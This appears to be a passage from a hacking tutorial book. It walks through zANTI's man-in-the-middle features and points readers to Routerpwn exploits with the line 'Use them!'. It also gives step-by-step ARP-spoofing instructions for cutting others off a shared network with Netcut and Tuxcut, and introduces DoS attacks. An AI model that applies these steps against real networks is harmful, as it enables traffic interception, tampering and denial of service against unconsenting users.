Moving onto the next functionality....

SSL Strip

SSL Strip is a type of Man In the Middle Attack that forces victim's browser into using HTTP instead of HTTPS (SSL Strip is turned on by default).

Note: Websites using HSTS (HTTP Strict Transport Security) are immune to SSL Strip attacks.

Moving onto the next one.....

Redirect HTTP

It allows you to redirect all HTTP traffic to a site or server. For example, If you turn on the "Redirect HTTP", it will redirect all HTTP traffic to Zimperium servers (default configuration). But if you want to forward all the traffic to a particular site, tap on the settings icon, you will see an area to enter a URL (see the image below). Enter a URL in the field and then again tap on the settings icon.

Figure 88:Source- Internet

Now moving onto my favorite MITM module....

Replace Images

It enables you to replace website images (victim's web browser) with your own image. In order to replace images, first, tap on the settings icon and then tap on "Select Image":

Figure 89:Source- Internet

After selecting an image from your device, tap on the settings icon (see the image below):

Figure 90:Source- Internet

Now, the users will see the selected image everywhere on the web!

Moving onto the next one.....

Capture Download

It allows you to intercept and download all specified files to the SD card. For example, if you want to capture pdf files, you have to tap on the settings icon and then select the **.pdf** from the menu. Then turn on "Capture Download".

Figure 91:Source- Internet

Intercept Download

Intercept Download allows you to replace a downloaded file with a specified file. In order to intercept and replace victim's downloaded files, you have to tap on the settings icon. Then tap on "Select File" to select a file:




Figure 92:Source- Internet

After selecting the file, tap on the settings button again and then turn on "Intrecept Download".

Insert HTML

Figure 93:Source- Internet

It enables you to insert specified HTML codes into web pages. If you want to display an alert box saying "zANTI Test", just turn on the "Insert HTML" module. But if you want to insert your own codes into the web pages, you have to tap on the settings icon and then enter your HTML codes. Then tap on settings icon again.

Routerpwn.com

Router pwn is a web application for exploiting router vulnerabilities. It is a compilation of ready to run local and remote exploits.

How To Use Routerpwn.com:

First, tap on "Routerpwn.com", it will open up the **www.routerpwn.com** (see the image below).

Figure 94:Source- Internet

Then select your router vendor from the list. You will see many ready to run

local and remote exploits there.

Use them!

WiFi Monitor




Figure 95:Source- Internet

It allows you to monitor WiFi strength, name and MAC address. In short, nothing special!

HTTP Server

It enables you to run an HTTP server on your android device. All you have to do is tap on "HTTP server" and then turn on that program module:




Figure 96:Source- Intermet

Note: You can also create directories and store files on the server.

Now it's time to go back to the main window:

Figure 97:Source- Internet

At the top of the screen, you can see 4 functions. The first one shows the devices found on the target network (history). The second one is used to map/remap the network. Third one is a search function that can be used to search a particular device. Last one is an "Add Host" function that is used to add a particular host to the current network.

How To Scan a Target Device?

First, select a device on your network (just tap on it). You will see a screen as shown below:

Figure 98:Source- Internet

Then tap on "Scan". You will see the below screen:




Figure 99:Source- Internet

You can change the "Scan Type" if you want. You can also run a script while scanning the target, all you have to do is select the required script from the "Execute Script" menu. It also includes a function called "Smart Scanning", for identifying vulnerabilities of the target device.

After setting the scan options, tap on "Go" to start scanning the device.

When the scan completes, zANTI will show a notification as shown below:




Figure 100:Source- Internet

You can get the scan report by tapping on "Nmap Scans" (see the image below):

Figure 101:Source- Internet

Moving onto the next question.....

How to Establish Connection to a Device?

Follow the below procedures:

Note: Your device should have **ConnectBot** app installed. **(Official Link)**

1. Select the target device, then tap on "Connect to Remote Port". You will see a screen as shown below:

Figure 102:Source- Internet

2. Tap on any port, **ConnectBot** will connect your device to the host.

Password Complexity Audit

It is a program module that you can use to analyze the password strength. That means it can help you to strengthen your system security.

Here is **how to do password complexity audit using zANTI:**

1. Select the device you want to audit. Then tap on "Password complex audit". You will see a screen as shown below:




Figure 103:Source- Internet

Note: You cannot change the cracking method on the free version of zANTI. Turn off the "Automatic Mode" to audit a particular protocol. In the Automatic Mode, you should tap on the "Go" button to start the audit.

How To Perform MITM Attack?

Performing Man In The Middle attack with the help of zANTI is easier than anything. Follow the below procedures to perform MITM attack:

1. Select the target and then tap on "Man in the Middle". You will see a similar window as in "zTether" (Except the "MITM method"):

Figure 104:Source- Internet

I don't think, I should explain the same program modules again, so I'm going to talk about the "MITM method".

MITM Method

The program module named "MITM method" is used to select your favorite MITM technique. Two methods are available: ARP (Address Resolution Protocol) and ICMP (Internet Control Message Protocol).

You may ask "**what is the difference between these two methods?**" Here is the answer:

ARP MITM attack works by spoofing MAC address within the LAN. That is, the attacker's machine acts as the target device and router at the same time.

- From the view of the Router - Attackers machine is the user's

machine.

- From the view of victim's computer - Attackers machine is the router.

ICMP MITM attack works by spoofing an ICMP redirect message to the router. The spoofed message re-routes the victim's traffic through an attacker-controlled router.

How To Check a Target For "ShellShock" Vulnerability?

First, select the target device. Then tap on "ShellShock". It will start scanning the target (see the image below):

Figure 105:Source- Internet

Wait for some time. After scanning the target device, it will display the result.

How To Check a Target For "SSL Poodle" Vulnerability?

First select the target device, tap on "SSL Poodle", it will scan the device and then display the result.

HAAASSSHHH! It’s a lot of things to hack. Hope you enjoyed the above information ☺

Chapter 26

Funny Hack: Disrupt Internet Connection in Your Network

Sharing an Internet connection via wireless or even through cable is very common because a cheap home based router already comes with these features which are easy to setup. An annoying problem that people who are connected to the network can face is when one of the users is constantly using all the available bandwidth by downloading using BitTorrent, leaving practically nothing for other users. If everyone shares the Internet bill equally, obviously it is unfair for one person to hog it.

There are a few ways to solve this problem. Try to check if the router is able to block P2P connections or to specific websites.If your router is very basic and not capable of blocking certain types of connections such as P2P that are used by BitTorrent, there are some programs that can forcefully cut off a person’s Internet connection when they are connected in the same network through ARP spoofing. Abusing these programs is unethical and can get you

into trouble, so use it wisely and at your own risk.

1. Netcut

Netcut is a well-known Windows program that can cut off a person's connection when connected in the same network. It is as easy as downloading and installing netcut, running the program, selecting a computer from the list and clicking a button. It takes merely a few seconds for the attack to take effect. Do take note that Netcut must be manually run as administrator because the program does not automatically invoke the UAC dialog or else you'll get the error "Unable to Manage ARP Cache 4 please Run As administrator".

Figure 106: Source- Internet

Other than using Netcut to cut off a hosts Internet connection, it can also be used to protect the computer that is running the program against such attack by ticking the "Protect My Computer" checkbox.

2. Tuxcut

Tuxcut is similar to what Netcut does except it is made to run on Linux operating system. It is considered safer to run Tuxcut on a live Linux operating system from a Virtual Machine such as VirtualBox because there is no trace of installing and running such programs on the computer. Here is a

guide on how to run Tuxcut from Lubuntu in VirtualBox.

1. Download Lubuntu
2. Download VirtualBox and install.
3. Run VirtualBox and click the **New** button.
4. Type **Lubuntu** for the name and click Next.
5. Make sure that the memory size is at least 512MB, then click Next.
6. Select "**Do not add a virtual hard drive**" and click Create. Click the Continue button to close the warning popup.

Figure 107: Source- Internet

7. Select Lubuntu from the list and click the **Settings** button.
8. Click on **Storage**, click on **Empty** for "Controller: IDE", click on the CD icon and select "**Choose a virtual CD/DVD disk file**".




Figure 108: Source- Internet

9. Browse for the Lubuntu ISO file that you've downloaded and click OK.

10. Click on Settings again and go to **Network**. You should see that the adapter 1 is enabled and attached to NAT. Click on NAT and select "**Bridged Adapter**". Make sure that an active adapter is selected. For example, if you're connecting to a network via wireless, make sure that the wireless adapter is selected, not the wired ethernet adapter. Click OK to save the changes. Do not use NAT because it won't detect other computers in the network.

11. Click the **Start** button to boot up Lubuntu in VirtualBox.

12. Select "**Try Lubuntu without installing**" and hit Enter.

13. After booting up Lubuntu, click the menu button located at the bottom left, go to Internet and select "Firefox Web Browser".




Figure 109:Source- Internet

14. Visit the following URL https://bitbucket.org/a_atalla/tuxcut/downloads and download the latest version of TuxCut in .deb format. Select the option "Open with GDebi Package Installer" and click OK.

15. Click the **Install Package** button.

16. After finished installing TuxCut and its dependencies, click the menu, select Run, type tuxcut and click OK.

17. Select the **eth0** interface and click OK.

18. Do take note that when the "Protection Mode" is enabled, the available computers on the network will not be shown in TuxCut. If you uncheck "Protection Mode" and click the "Refresh" button, the computers will start showing up. To cut off a computer's Internet connection, select the computer from the list and click the Cut button.




Figure 110: Source- Internet




Figure 111:Source Internet

The “Protection Mode” only protects the guest operating system that is running Lubuntu, but not the host computer that is running Windows. When you shut down or restart Lubuntu, TuxCut will have to be redownloaded and reinstalled because it only runs from memory.

3. Netcut App For Rooted Android

There is an android app available on arcai’s website which can be used for the same purpose but only for rooted android users. You can check that out. The process is same.

Chapter 27

Dos Attack: Ping of Death

What is DoS Attack?

DOS is an attack used to deny legitimate users access to a resource such as accessing a website, network, emails, etc. or making it extremely slow. DoS is the acronym for **D**enial **o**f **S**ervice. This type of attack is usually implemented by hitting the target resource such as a web server with too many requests at the same time. This results in the server failing to respond to all the requests. The effect of this can either be crashing the servers or slowing them down.

Cutting off some business from the internet can lead to significant loss of business or money. The internet and computer networks power a lot of businesses. Some organizations such as payment gateways, e-commerce sites entirely depend on the internet to do business.

In this tutorial, we will introduce you to what denial of service attack is, how it is performed and how you can protect against such attacks.

Types of Dos Attacks

There are two types of Dos attacks namely;

- **DoS**– This type of attack is performed by a single host
- **Distributed DoS**– This type of attack is performed by a number of compromised machines that all target the same victim. It floods the network with data packets.

